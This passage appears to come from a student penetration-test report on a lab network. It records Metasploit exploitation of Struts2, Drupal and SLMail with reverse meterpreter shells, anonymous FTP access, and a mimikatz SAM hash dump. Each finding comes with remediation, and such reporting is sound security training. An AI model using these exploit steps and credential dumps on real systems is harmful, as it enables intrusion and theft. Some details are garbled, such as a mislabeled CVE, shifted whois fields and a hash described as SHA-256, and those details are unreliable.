	<pre> Id Name Type Information Connection -- -- -- -- -- 1 meterpreter x64/linux root @ 192.168.13.12 172.23.158.9:4444 → 19 2.168.13.12:36602 (192 .168.13.12) 2 meterpreter x64/linux root @ 192.168.13.12 192.168.14.1:4444 → 19 2.168.13.12:51086 (192 .168.13.12) 3 meterpreter x64/linux root @ 192.168.13.12 192.168.14.1:4444 → 19 2.168.13.12:51116 (192 .168.13.12) 4 meterpreter x64/linux root @ 192.168.13.12 192.168.14.1:4444 → 19 2.168.13.12:51124 (192 .168.13.12)  msf6 exploit(multi/http.struts2_content_type_ognl) &gt; sessions -i 1 [*] Starting interaction with 1 ...  meterpreter &gt; wget /root/flagisinThisfile.7z [-] Unknown command: wget meterpreter &gt; get /root/flagisinThisfile.7z [-] Unknown command: get meterpreter &gt; cat /root/flagisinThisfile.7z 7z***'fV*%*!***flag 10 is wjasdufsdkg *3*€*o6=♦t***#♦@{♦*o&lt;♦H*vw{I***W* F***Q*****I*****?*;*o*Ex *****# ]  n*]meterpreter &gt; download /root/flagisinThisfile.7z /root/Documents [*] Downloading: /root/flagisinThisfile.7z → /root/Documents/flagisinThisfile.7z [*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/D ocuments/flagisinThisfile.7z [*] download : /root/flagisinThisfile.7z → /root/Documents/flagisinThisfile.7z meterpreter &gt; </pre>
Affected Hosts	192.168.13.12
Remediation	Upgrade to Apache Struts Version 2.3.32/2.5.10.1 or Later

Vulnerability 15	Findings
Title	Drupal Through Port 80 (CVE-2019-6340)
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Arbitrary Remote Code Execution on The Drupal Server.
Images	<pre> [*] Using configured payload php/meterpreter/reverse_tcp msf6 exploit(unix/webapp/drupal_restws_unserialize) &gt; set rhosts 192.168.13.13 rhosts =&gt; 192.168.13.13 [*] Exploit running as handle 0x1000000000000000 [*] Started reverse TCP handler on 192.168.14.1:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [-] Unexpected reply: #&lt;Rex::Proto::Http::Response:0x000055f5f7d91230 @headers={"Date"=&gt;"Mon, 22 Jan 2024 01:00:46 GMT", "Server"=&gt;"Apache/2.4.25 (Debian)", "X-Powered-By"=&gt;"PHP/7.2.15", "Cache-Control"=&gt;"must-revalidate, no-cache, private", "X-UA-Compatible"=&gt;"IE=edge", "Content-Language"=&gt;"en", "X-Content-Type-Options"=&gt;"nosniff", "X-Frame-Options"=&gt;"SAMEORIGIN", "Expires"=&gt;"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=&gt;"", "X-Generator"=&gt;"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=&gt;"chunked", "Content-Type"=&gt;"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body={"message": "The shortcut set must be the currently displayed set for the user and the user must have \u0027access shortcuts\u0027 AND \u0027customize shortcut links\u0027 permissions.\r\n\r\nThe target is vulnerable."} [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 [*] Meterpreter session 1 opened (192.168.14.1:4444 -&gt; 192.168.13.13:40106 ) at 2024-01-21 20:00:47 -0500 [*] Sending stage (39282 bytes) to 192.168.13.12 [*] Sending stage (39282 bytes) to 192.168.13.12 [*] Meterpreter session 2 opened (192.168.14.1:4444 -&gt; 192.168.13.12:57214 ) at 2024-01-21 20:00:48 -0500 [*] Meterpreter session 3 opened (192.168.14.1:4444 -&gt; 192.168.13.12:57216 ) at 2024-01-21 20:00:48 -0500 [*] Sending stage (39282 bytes) to 192.168.13.12 [*] Meterpreter session 4 opened (192.168.14.1:4444 -&gt; 192.168.13.12:57218 ) at 2024-01-21 20:00:49 -0500 meterpreter &gt; </pre>
Affected Hosts	192.168.13.12
Remediation	Upgrade to Drupal 8.6.10 or Later

Vulnerability 16	Findings
Title	Sudo Vulnerability (CV-2019-14287)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	A sudoer issue when the sysadmin enters something into the sudoer's file. All values then parse incorrectly; exposing a command to run as root.
Images	<pre> Registrant Contact Information: Name sshUser alice Organization Address h8s692hskasd Flag1 City Atlanta State / Province Georgia Postal Code 30309 Country US Phone +1.7702229999 Email jlow@2u.com  Administrative Contact Information: Name sshUser alice Organization Address h8s692hskasd Flag1 City Atlanta State / Province Georgia Postal Code 30309 Country US Phone +1.7702229999 Email jlow@2u.com  Technical Contact Information: Name sshUser alice Organization Address h8s692hskasd Flag1 City Atlanta State / Province Georgia Postal Code 30309 Country US Phone +1.7702229999 Email jlow@2u.com </pre>

	<pre>(root㉿kali)-[~] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation: https://help.ubuntu.com  * Management: https://landscape.canonical.com  * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. interpreter session 4 closed. Reason: User exit The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Could not chdir to home directory /home/alice: No such file or directory \$ </pre>
<b>Affected Hosts</b>	Linux OS User and Root
<b>Remediation</b>	Examine each sudoer entry in etc/sudoers and /etc/sudoers.d with a '!' character in the "runas" specification.

Vulnerability 17	Findings
Title	Exposed Credentials
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	A user hash was discovered publicly on the GitHub repository path "totalrecall/site/blob/main/xampp.users"
Images	 <p>The screenshot shows a GitHub repository page for 'totalrecall / site'. The 'Files' tab is selected, showing a list of files including 'main', 'assets', 'old-site', 'README.md', 'about.html', 'contact.html', 'index.html', 'robots.txt', and 'xampp.users'. The 'xampp.users' file is selected, displaying its contents. The code shows a single line: 'trivera:\$apr1\$A0vSKwao\$0V3sgGAj53j.c3Gks4oUC0'. This is a SHA-256 hash of the password 'trivera'.</p>
Affected Hosts	172.22.117.20
Remediation	Remove the hash from a public repository.

Vulnerability 18	Findings
Title	Anonymous FTP Session Open
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	An Nmap scan of 172.22.117.20 shows port 21 FTP to be open and accessible through an anonymous session.
Images	<pre>(root💀 kali)-[~] └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp&gt; get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 150 Opening data channel for file transfer. 226 Transfer OK 32 bytes received in 0.00 secs (221.6312 kB/s) ftp&gt; exit 221 Goodbye  (root💀 kali)-[~] └─# cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20 Port 21
Remediation	Disable Anonymous FTP Access

Vulnerability 20	Findings
Title	Email Logs Accessible
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Email Logs can be accessed through port 110.
<b>Images</b>	<pre> msf6 &gt; use exploit/windows/pop3/seattlelab_pass [*] No payload configured, defaulting to windows/meterpreter/ reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) &gt; set rhosts 172.2 2.117.20 rhosts =&gt; 172.22.117.20 msf6 exploit(windows/pop3/seattlelab_pass) &gt; set lhost 172.22 .117.100 lhost =&gt; 172.22.117.100 msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMai l 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172. 22.117.20:49628 ) at 2024-01-22 12:10:48 -0500  meterpreter &gt; cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter &gt; ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode          Size     Type   Last modified      Name --          --     --    --          -- 100666/rw-rw  32      fil    2022-03-21 11:59:5  flag4.txt -rw- 100666/rw-rw  3358    fil    2002-11-19 13:40:1  listrcrd.txt -rw- 100666/rw-rw  1840    fil    2022-03-17 11:22:4  maillog.000 -rw- 100666/rw-rw  3793    fil    2022-03-21 11:56:5  maillog.001 -rw- 100666/rw-rw  4371    fil    2022-04-05 12:49:5  maillog.002 -rw- 100666/rw-rw  1940    fil    2022-04-07 10:06:5  maillog.003 -rw- 100666/rw-rw  1991    fil    2022-04-12 20:36:0  maillog.004 -rw- 100666/rw-rw  2210    fil    2022-04-16 20:47:1  maillog.005 -rw- 100666/rw-rw  2831    fil    2022-06-22 23:30:5  maillog.006 -rw- 100666/rw-rw  1991    fil    2022-07-13 12:08:1  maillog.007 -rw- 100666/rw-rw  2366    fil    2024-01-11 18:36:1  maillog.008 -rw- 100666/rw-rw  4156    fil    2024-01-15 18:01:3  maillog.009 -rw- 100666/rw-rw  1991    fil    2024-01-17 18:01:1  maillog.00a -rw- 100666/rw-rw  4039    fil    2024-01-18 18:59:2  maillog.00b -rw- </pre>
	<p><b>Affected Hosts</b> 172.22.117.20 Port 110</p> <p><b>Remediation</b> Use Port 995 to Securely Deliver Emails.</p>

Vulnerability 21	Findings
Title	Credentials Exposed
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Credentials can be accessed through port 110 on a Meterpreter shell via Kiwi.
Images	<pre> meterpreter &gt; load kiwi Loading extension kiwi... .#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ##      &gt; http://blog.gentilkiwi.com/mimikatz ## v ##      Vincent LE TOUX      ( vincent.letoux@gmail.com ) #####      &gt; http://pingcastle.com / http://mysmartlogon.com *** [!] Loaded x86 Kiwi on an x64 architecture.  Success. meterpreter &gt; lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bebebc  RID : 000001f4 (500) User : Administrator  RID : 000001f5 (501) User : Guest  RID : 000001f7 (503) User : DefaultAccount  RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: 6c49ebb29d6750b9a34fee28fad3577  Supplemental Credentials: * Primary:NTLM-Strong-NTOWF *   Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f  * Primary:Kerberos-Newer-Keys *   Default Salt : WDAGUtilityAccount   Default Iterations : 4096   Credentials     aes256_hmac      (4096) : da09b3f868e7e9a9a2649235ca6a     bfeeo0c7066c410892b6e9f99855830260ee5     aes128_hmac      (4096) : 146ee3db1b5e1fd9a2986129bbf3     80eb     des_cbc_md5      (4096) : 8f7f0bf8d651fe34   </pre>
Affected Hosts	SYSTEM 172.22.117.10
Remediation	Secure Sensitive Files

```

Registrant Contact Information:
  Name           sshUser alice
  Organization   h8s692hskasd Flag1
  Address        Atlanta
  City           Georgia
  State / Province 30309
  Postal Code    US
  Country         +1.7702229999
  Phone          jlow@2u.com
  Email          jlow@2u.com

Administrative Contact Information:
  Name           sshUser alice
  Organization   h8s692hskasd Flag1
  Address        Atlanta
  City           Georgia
  State / Province 30309
  Postal Code    US
  Country         +1.7702229999
  Phone          jlow@2u.com
  Email          jlow@2u.com

Technical Contact Information:
  Name           sshUser alice
  Organization   h8s692hskasd Flag1
  Address        Atlanta
  City           Georgia
  State / Province 30309
  Postal Code    US
  Country         +1.7702229999
  Phone          jlow@2u.com
  Email          jlow@2u.com

Information Updated: 2024-01-17 04:58:45

```

Figure 1: Reconnaissance:  
WHOISXMLAPI of  
totalrekall.xyz

```

(root㉿kali)-[~]
# dig TXT totalrekall.xyz
; <>> DiG 9.16.11-Debian <>> TXT totalrekall.xyz
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 26943
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;totalrekall.xyz.      IN      TXT
;; ANSWER SECTION:
totalrekall.xyz.      0       IN      TXT      "flag2 is 7sk67cjsdbs"

;; Query time: 8 msec
;; SERVER: 172.17.16.1#53(172.17.16.1)
;; WHEN: Wed Jan 17 19:27:17 EST 2024
;; MSG SIZE rcvd: 81

(root㉿kali)-[~]
# 

```

Figure 2:  
Reconnaissance: 'dig  
TXT totalrekall.xyz'

crt.sh Identity Search							
Criteria		Type: Identity Match: ILIKE Search: 'totalrecall.xyz'					
Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities	Issuer Name
	<a href="#">9436388643</a>	2023-05-20	2023-05-20	2024-05-20	www.totalrecall.xyz	www.totalrecall.xyz	<a href="#">C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2</a>
	<a href="#">9424423941</a>	2023-05-18	2023-05-18	2024-05-18	totalrecall.xyz	totalrecall.xyz	<a href="#">C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU=http://certs.godaddy.com/repository/, CN=Go Daddy Secure Certificate Authority - G2</a>
	<a href="#">6095738637</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	<a href="#">C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</a>
	<a href="#">6095738716</a>	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrecall.xyz	flag3-s7euwehd.totalrecall.xyz	<a href="#">C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</a>
	<a href="#">6095204253</a>	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	<a href="#">C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</a>
	<a href="#">6095204153</a>	2022-02-02	2022-02-02	2022-05-03	totalrecall.xyz	totalrecall.xyz www.totalrecall.xyz	<a href="#">C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</a>

Figure 3: Reconnaissance: SSL Certificate via crt.sh

```

00c0 - 93 65 bc 84 1f 19 9f 0c-a7 35 ca 4f 57 f3 1e 58 .e.....5.OW..X
00d0 - 81 bf 9d 19 34 78 a3 b3-1f b1 49 1d ed cf 93 c3 ....4x....I....Nessus
00e0 - 7a b4 f5 5e 75 0e a3 24-04 b1 e1 0e 21 c4 24 19 z..^u...$....!.$.

Start Time: 1705537936
Timeout : 7200 (sec)
Verify return code: 0 (ok)
Extended master secret: no
Max Early Data: 0

read R BLOCK

Post-Handshake New Session Ticket arrived:
SSL-Session:
Protocol : TLSv1.3
Cipher   : TLS_AES_256_GCM_SHA384
Session-ID: B706A902196301D83792033F93D3177F3BB96DC9F723498840A62C55E3EF7229
Session-ID-ctx:
Resumption PSK: 834A825C3F57C0164C61D5269A1E34329AA07201E4BDC5FB32E2274DDCE6759
5622F85935A517BE84ABC518015EE3A4
PSK identity: None
PSK identity hint: None
SRP username: None
TLS session ticket lifetime hint: 300 (seconds)

MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
MAC Address: 02:42:C0:A8:0D:0E (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.13.1
Host is up (0.0000070s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
5901/tcp  open  vnc              VNC (protocol 3.8)
6001/tcp  open  X11              (access denied)
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 16 IP addresses (6 hosts up) scanned in 47.60 seconds

```

Figure 4:  
Reconnaissance:  
NMap scan shows 6  
hosts up

```

TRACEROUTE
HOP RTT ADDRESS
1 0.02 ms 192.168.13.12

Nmap scan report for 192.168.13.13
Host is up (0.000018s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
| http-robots.txt: 22 disallowed entries (15 shown)
| /core/ /profiles/ /README.txt /web.config /admin/
| /comment/reply/ /filter/tips /node/add/ /search/ /user/register/
| /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_/index.php/comment/reply/
|_http-generator: Drupal 8 (https://www.drupal.org)
|_http-title: Home | Drupal CVE-2019-6340
MAC Address: 02:42:C0:A8:0D:0D (Unknown)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

```

Figure 6:  
Reconnaissance:  
exploitable IP  
address identified




Figure 6: Nessus  
scan of the IP  
address vulnerable to  
RCE through Apache  
Tomcat




Figure 7: Nessus Report on IP address running Apache Tomcat/Coyote JSP




Figure 8: Nessus Report critical findings on IP address running Drupal.